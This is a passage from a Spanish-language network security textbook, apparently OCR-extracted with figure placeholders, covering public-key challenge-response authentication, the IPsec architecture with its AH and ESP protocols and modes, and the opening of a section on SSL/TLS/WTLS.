Hay dos formas de utilizar las técnicas de clave pública en los protocolos de reto-respuesta:

- El reto se manda cifrado con clave pública y la respuesta es el reto descifrado con la correspondiente clave privada.
- El reto se envía en claro y la respuesta es la firma del reto.

Dado que el usuario *A* tiene que utilizar si clave privada sobre un mensaje que le han enviado, ha de tomar ciertas precauciones para evitar que la otra parte haga un uso ilegítimo de la respuesta. Esto lo veremos en cada uno de los dos tipos de protocolos de reto-respuesta con clave pública.


Claves para aplicaciones distintas

Para evitar los abusos que se pueden cometer contra una clave pública, es muy recomendable utilizar claves públicas distintas para cada aplicación, por ejemplo una clave para recibir mensajes confidenciales y otra para la autenticación.

1) Descifrado del reto


Si *A* recibe un reto cifrado con su clave pública, antes de enviar la respuesta debe asegurarse que quien ha enviado el reto conoce su valor. Sino, un atacante podría enviarle a *A* un reto cifrado, haciendo creer que lo ha generado aleatoriamente, pero que en realidad lo ha extraído de otro mensaje confidencial que alguien había enviado a *A* cifrado con su clave pública. Si *A* responde a este reto, está dando al atacante el mensaje confidencial descifrado.

Una posibilidad es que *A* reciba, juntamente con el reto *r* cifrado, un resumen o *hash* de este reto.



Cuando *A* recibe el mensaje, utiliza su clave privada para obtener *r* y *B*, y comprueba que estos valores sean correctos. Si el *hash* del reto *r* coincide con el valor recibido $h(r)$, esto significa que *B* conoce este reto. Por tanto, se puede enviar a *B* como respuesta el valor descifrado. Si no, no se le envía nada, porque puede tratarse de un defraudador que quiera obtener ilegítimamente este valor descifrado.

Otra posibilidad es que *A* pueda escoger una parte del reto. Este es el principio del llamado *protocolo modificado de clave pública* de Needham-Schroeder, que además proporciona autenticación mutua.



Para *A*, el reto está formado por r_A y r_B: el hecho de que la primera parte la haya generado *A* evita que el reto haya sido elegido maliciosamente por *B*. Para *B*, el reto incluye el identificador de *A*, con lo cual tampoco puede ser un mensaje cifrado que un tercero había enviado a *B* y que *A* quiere descifrar ilegítimamente.


2) Firma del reto

La Recomendación X.509 no sólo especifica los formatos de certificados y listas de revocación que hemos visto en el subapartado 1.3, sino que también define unos protocolos de autenticación fuerte basados en firmas digitales que utilizan marcas de tiempo y números aleatorios. Aquí mostraremos otros protocolos, que son los equivalentes a los que hemos visto anteriormente basados en claves simétricas.


Como en el caso del descifrado con clave privada, *A* debe prestar atención con lo que firma: nunca debe firmar directamente un reto que le hayan enviado, sino que en la firma siempre tiene que intervenir como mínimo una parte del texto que haya escogido el propio *A*.

En la descripción de estos protocolos, $S_A(M)$ quiere decir la firma digital del mensaje M con la clave privada de A.

- Autenticación con marca de tiempo:




- Autenticación con números aleatorios:



Aquí la inclusión del valor r_A evita que B haya escogido r_B maliciosamente para hacer firmar a A un mensaje sin que se de cuenta.

- Autenticación mutua con números aleatorios:



3. Protección del nivel de red: IPsec

En los apartados anteriores hemos visto los mecanismos básicos de protección, que proporcionan servicios como la confidencialidad o la autenticación.

En el momento de aplicar estos mecanismos a las redes de computadores, existen diversas opciones en cuanto al nivel de las comunicaciones donde se introduzcan les funciones de seguridad.

- La protección a **nivel de red** garantiza que los datos que se envíen a los protocolos de nivel superior, como TCP o UDP, se transmitirán protegidos. El inconveniente es que puede ser necesario adaptar la infraestructura de la red y, en particular los encaminadores (*routers*), para que entiendan las extensiones que es preciso añadir al protocolo de red (IP) para proporcionar esta seguridad.
- La protección a **nivel de transporte**, por su lado, tiene la ventaja de que sólo se precisa adaptar las implementaciones de los protocolos (TCP, UDP, etc.) que haya en los nodos extremos de la comunicación, que normalmente están incorporadas al sistema operativo o en librerías especializadas. En este caso, pues, sólo sería necesario un cambio en el software.
- La protección a **nivel de aplicación** puede responder mejor a las necesidades de ciertos protocolos. Un ejemplo concreto es el del correo electrónico, en el que interesa proteger los datos de aplicación, es decir, los mensajes de correo, más que los paquetes a nivel de transporte o de red. Esto es así porque un mensaje es vulnerable a ataques de acceso ilegítimo o de falsificación no sólo cuando se está transmitiendo por la red sino también cuando está almacenado en el buzón del destinatario.

En esta sección veremos la arquitectura IPsec, diseñada para proteger el protocolo de red usado en Internet, es decir, el protocolo IP. En la sección siguiente veremos mecanismos para proteger las comunicaciones a nivel de transporte, y en el módulo de aplicaciones seguras veremos ejemplos de protección de los protocolos a nivel de aplicación.

3.1. La arquitectura IPsec

La **arquitectura IPsec** (RFC 2401) añade servicios de seguridad al protocolo IP (versión 4 y versión 6), que pueden ser usados por los protocolos de niveles superiores (TCP, UDP, ICMP, etc.).

IPsec se basa en el uso de una serie de protocolos seguros, de los cuales hay dos que proporcionan la mayor parte de los servicios:

- El **protocolo AH** (*Authentication Header*, RFC 2402) ofrece el servicio de autenticación de origen de los datagramas IP (incluyendo la cabecera y los datos de los datagramas).
- El **protocolo ESP** (*Encapsulating Security Payload*, RFC 2406) puede ofrecer el servicio de confidencialidad, el de autenticación de origen de los datos de los datagramas IP (sin incluir la cabecera), o los dos a la vez.

Opcionalmente, cada uno de estos dos protocolos también puede proporcionar otro servicio, el de protección contra repetición de datagramas.

Para la autenticación y la confidencialidad es necesario utilizar unas determinadas claves, correspondientes a los algoritmos criptográficos que se apliquen. Una posibilidad es configurar estas claves de forma manual en los nodos IPsec. Normalmente, pero, se utilizaran otros protocolos para la **distribución de claves**, como pueden ser:

- ISAKMP (*Internet Security Association and Key Management Protocol*, RFC 2408)
- IKE (*Internet Key Exchange*, RFC 2409)
- El protocolo de intercambio de claves OAKLEY (RFC 2412)

Los agentes que intervienen en la arquitectura IPSec son:

- Los nodos extremos de la comunicación: el origen y el destino final de los datagramas.
- Los nodos intermedios que suporten IPsec, llamados **pasarelas seguras**, como por ejemplo los encaminadores o cortafuegos con IPsec.

Pasarelas seguras

Un encaminador IPsec normalmente actúa como pasarela, pero puede pasar que en alguna comunicación actue como nodo extremo, como por ejemplo cuando se le envían comandos de configuración con el protocolo de gestión SNMP.

El tráfico IPsec también puede pasar por nodos intermedios que no soporten IPsec. Estos nodos son transparentes al protocolo porque para ellos los datagramas IPsec son como cualquier otro datagrama IP.

La relación que se establece entre dos nodos que se envían datagramas IPsec el uno al otro se llama **asociación de seguridad** (SA). Estos dos nodos pueden

ser o no los extremos de la comunicación, es decir, el origen de los datagramas o su destino final. Por tanto, podemos distinguir dos tipos de SA:

SA

SA es la sigla de *Security Association*.


- Las SA extremo a extremo: se establecen entre el nodo que origina los datagramas y el nodo al cual van destinados.
- Las SA con una pasarela segura: al menos uno de los nodos es una pasarela segura (también pueden serlo ambos). Por tanto, los datagramas vienen de otro nodo y/o van hacia otro nodo.

Además, se considera que las SA son unidireccionales, es decir, si *A* envía datagramas IPsec a *B*, y *B* envía datagramas IPsec a *A*, tenemos dos SA, una en cada sentido.

por otro lado, cuando se establece una SA entre dos nodo, se utiliza uno de los dos protocolos básicos IPsec: o AH o ESP. Si se quiere utilizar ambos a la vez, se deberá establecer dos SA, una para cada protocolo.

Por tanto, puede pasar que en una comunicación entre dos nodos extremos intervengan diversas SA, cada una con sus nodos de inicio y de final y con su protocolo.

Ejemplo de combinación de asociaciones de seguridad



Cada nodo debe guardar información sobre sus SA, como por ejemplo los algoritmos criptográficos que utiliza cada una, las claves, etc. En la terminología IPsec, el lugar donde se guarda esta información se llama **base de datos de asociaciones de seguridad** o SAD. A cada SA le corresponden un número llamado **índice de parámetros de seguridad** o SPI. Todas las SA que un nodo tenga establecidas con otro nodo han de tener SPI diferentes. Por tanto, cada SA en que participa un nodo queda identificada por la dirección IP de destino y su SPI.

SAD

SAD es la sigla de *Security Association Database*.

SPI

SPI es la sigla de *Security Parameters Index*.

Para cada datagrama que llega a un nodo IPsec, se consulta una **base de datos**

de políticas de seguridad (SPD) donde se especifican criterios para determinar cual de las siguientes 3 acciones se debe realizar:


- Aplicar servicios de seguridad IPsec al datagrama, es decir, procesarlo según AH y/o ESP.
- Procesarlo como un datagrama IP normal, es decir, de forma transparente a IPsec.
- Descartar el datagrama.

SPD

SPD es la sigla de *Security Policy Database*.

3.2. El protocolo AH

El protocolo AH define una cabecera que contiene la información necesaria para a la autenticación de origen de un datagrama.



El campo *Next Header* sirve para indicar a que protocolo corresponden los datos que vienen a continuación de la cabecera AH. El campo *Payload Length* indica la longitud de la cabecera (esta información se necesita porque el último campo es de longitud variable, ya que depende del algoritmo de autentificación).

Campo *Next Header* en AH

Posibles valores del campo *Next Header* son, por ejemplo, 6 (TCP), 17 (UDP), 50 (si a continuación viene un cabecera ESP), etc.

El campo SPI sirve para identificar a que SA corresponde esta cabecera AH, y el número de secuencia que se utiliza si se quiere proporcionar el servicio de protección contra repetición de datagramas.


Finalmente, el último campo contiene un código de autentificación, por ejemplo un código MAC, calculado según el algoritmo que corresponda a esta SA. El código se obtiene a partir del datagrama entero, excepto los campos

que puedan variar de nodo a nodo (como los campos TTL y *Checksum* de la cabecera IP), o los que tienen un valor desconocido *a priori* (como el propio campo de datos de autentificación de la cabecera AH).

El nodo que reciba un datagrama con encabezamiento AH verificará el código de autentificación, y si es correcto dará el datagrama por bueno y lo procesará normalmente. Si a parte se utiliza el servicio de protección contra repeticiones, se necesita comprobar que el número de secuencia no sea repetido: si lo es, se descarta el datagrama.

3.3. El protocolo ESP

El protocolo ESP define otra cabecera, que de hecho incluye dentro todos los datos que vengan a continuación en el datagrama (lo que en inglés se llama *"payload"*).



Los campos SPI y número de secuencia son análogos a los de la cabecera AH.

A continuación vienen los datos del datagrama (*payload*), a los cuales puede ser necesario añadir bytes adicionales (*padding*) si se utiliza un algoritmo de cifrado en bloque, para conseguir que el número de bytes a cifrar sea múltiple de la longitud de bloque. El campo *Padding Length* indica exactamente el número de bytes que se han añadido (puede ser 0). El campo *Next Header* indica de que protocolo son los datos del datagrama.

Datos cifrados en ESP

Dependiendo del algoritmo de cifrado utilizado, puede ser necesario incluir antes de los datos cifrados parámetros como el vector de inicialización, etc.

Dependiendo del servicio o servicios que proporcione esta cabecera ESP, puede ser que los datos estén cifrados (incluyendo el *padding* y los campos *Padding Length* y *Next Header*), que se le añade un código de autenticación calculado a partir de la cabecera ESP (pero no de las cabeceras que pueda haber antes), o ambas cosas a la vez.

Camp *Next Header* en ESP

Los posibles valores del campo *Next Header* son los mismos que en la cabecera AH: 6 (TCP), 17 (UDP), etc. Si los datos (*payload*) empezaran con una cabecera AH, el valor sería 51, pero no es habitual aplicar ESP a un datagrama con AH, es más normal hacerlo a la inversa.


El nodo que reciba un datagrama con cabecera ESP deberá verificar el código de autenticación, o descifrar los datos, o ambas cosas (por este orden, porque si se aplican los dos servicios primero se cifra y después se autentican los datos cifrados). Si a más se utiliza el servicio de protección contra repeticiones, también se debe comprobar el número de secuencia. Este último servicio, pero, sólo se puede utilizar cuando la cabecera ESP está autenticada.


3.4. Modos de uso de los protocolos IPsec


La arquitectura IPsec define dos modos de uso de los protocolos AH y ESP, dependiendo de como se incluyan las cabeceras correspondientes en un datagrama IP.

- En el **modo transporte**, la cabecera AH o ESP se incluye después de la cabecera IP convencional, como si fuera una cabecera de un protocolo de nivel superior, y a continuación van los datos del datagrama (por ejemplo, un segmento TCP con su cabecera correspondiente, etc.).
- En el **modo túnel**, el datagrama original se encapsula entero, con su cabecera y sus datos, dentro de otro datagrama. Este otro datagrama tendrá una cabecera IP en la cual las direcciones de origen y de destino serán las de los nodos inicio y final de la SA. Por tanto, se dice que entre estos dos nodos hay un "túnel" dentro del cual viajan intactos los datagramas originales. A continuación de la cabecera IP del datagrama "externo" hay la cabecera AH o ESP.

Las siguientes figuras muestran la disposición de las cabeceras IPsec en cada modo. En estas figuras, "*trailer* ESP" se refiere a los campos *Padding Length* y *Next Header* de la cabecera ESP.







El protocolo IP prevé que un datagrama se pueda fragmentar, y se puede dar el caso que los fragmentos de un mismo datagrama vayan por caminos diferentes hasta llegar a su destino final. Esto representaría un problema en una SA entre pasarelas seguras (o entre un nodo extremo y una pasarela segura) si se utilizara el modo transporte: por ejemplo, algunos fragmentos podrían quedar sin proteger, otros podrían resultar indescifrables porque no han pasado por la pasarela que los había de descifrar, etc. Para evitar estas situaciones, en IPsec sólo se permite el modo transporte en las SA extremo a extremo.

El modo túnel no tiene este problema porque, aunque la SA sea entre pasarelas, cada datagrama tiene como dirección de destino la del nodo que hay al final del túnel, y todos los fragmentos finalmente tienen que llegar a este nodo. Por tanto, el modo túnel se puede utilizar en cualquier SA, tanto si es extremo a extremo como si interviene una pasarela segura.

Como hemos visto antes, puede haber diversas SA en el camino entre el originador de los datagramas y el destino final. Esto quiere decir que las disposiciones de cabecera AH y ESP que muestran las figuras anteriores se pueden combinar entre ellas. Por ejemplo, puede haber un túnel dentro de otro túnel, o un túnel dentro de una SA en modo transporte, etc.

Otro caso que se puede dar es el de dos SA entre los mismos nodos de origen y de destino, una con el protocolo AH y la otra con el protocolo ESP. En este caso, el orden más lógico es aplicar primero ESP con servicio de confidencialidad y después AH, ya que de así la protección que ofrece AH, es decir, la autenticación, se extiende a todo el datagrama resultante.

4. Protección del nivel de transporte: SSL/TLS/WTLS

Tal y como hemos visto en el apartado anterior, el uso de un protocolo seguro a nivel de red puede requerir la adaptación de la infraestructura de comunicaciones, por ejemplo cambiar los encaminadores IP por otros que entiendan IPsec.

Un método alternativo que no necesita modificaciones en los equipos de interconexión es introducir la seguridad en los protocolos de transporte. La solución más usada actualmente es el uso del protocolo SSL o de otros basados en SSL.

Este grupo de protocolos comprende:

- El protocolo de transporte *Secure Sockets Layer* (SSL), desarrollado por Netscape Communications a principios de los años 90. La primera versión de este protocolo ampliamente difundida y implementada fue la 2.0. Poco después Netscape publicó la versión 3.0, con muchos cambios respecto a la anterior, que hoy ya casi no e utiliza.
- La especificación *Transport Layer Security* (TLS), elaborada por la IETF (*Internet Engineering Task Force*). La versión 1.0 del protocolo TLS está publicada en el documento RFC 2246. Es prácticamente equivalente a SSL 3.0 con algunas pequeñas diferencias, por lo que en ciertos contextos se considera el TLS 1.0 como si fuera el protocolo "SSL 3.1".
- El protocolo *Wireless Transport Layer Security* (WTLS), perteneciente a la familia de protocolos WAP (*Wireless Application Protocol*) para el acceso a la red des de dispositivos móviles. La mayoría de los protocolos WAP son adaptaciones de los ya existentes a las características de las comunicaciones inalámbricas, y en particular el WTLS está basado en el TLS 1.0. Las diferencias se centran principalmente en aspectos relativos a el uso eficiente del ancho de banda y de la capacidad de cálculo de los dispositivos, que puede ser limitada.

En este apartado hablaremos de les características comunes a SSL 3.0 y TLS 1.0, con algún detalle particular a las diferencias entre ellos. La mayoría de referencias a los "protocolos SSL/TLS" se deben entender aplicables también a WTLS.

4.1. Características del protocolo SSL/TLS


El objetivo inicial del diseño del protocolo SSL fue proteger las conexiones entre clientes y servidores web con el protocolo HTTP. Esta protección debía permitir al cliente asegurarse que se había conectado al servidor auténtico, y enviarle datos confidenciales, como por ejemplo un número de tarjeta de crédito, con la confianza que nadie más que el servidor sería capaz de ver estos datos.

Las funciones de seguridad, pero, no se implementaron directamente en el protocolo de aplicación HTTP, si no que se optó por introducirlas a nivel de transporte. De este modo podría haber muchas más aplicaciones que hicieran uso de esta funcionalidad.

Con este fin se desarrolló una interfaz de acceso a los servicios del nivel de transporte basada en la interfaz estándar de los *sockets*. En esta nueva interfaz, funciones como `connect`, `accept`, `send` o `recv` fueron sustituidas por otras equivalentes pero que utilizaban un protocolo de transporte seguro: `SSL_connect`, `SSL_accept`, `SSL_send`, `SSL_recv`, etc. El diseño se realizó de tal modo que cualquier aplicación que utilizara TCP a través de las llamadas de los *sockets* podía hacer uso del protocolo SSL solamente cambiando estas llamadas. De aquí proviene el nombre del protocolo.

Datagramas en WTLS

Una característica distintiva del WTLS es que no solamente permite proteger conexiones TCP, como hacen SSL y TLS, si no que también define un mecanismo de protección para las comunicaciones en modo datagrama, usadas en diversas aplicaciones móviles.



Los servicios de seguridad que proporcionan los protocolos SSL/TLS son:

Confidencialidad. El flujo normal de información en una conexión SSL/TLS

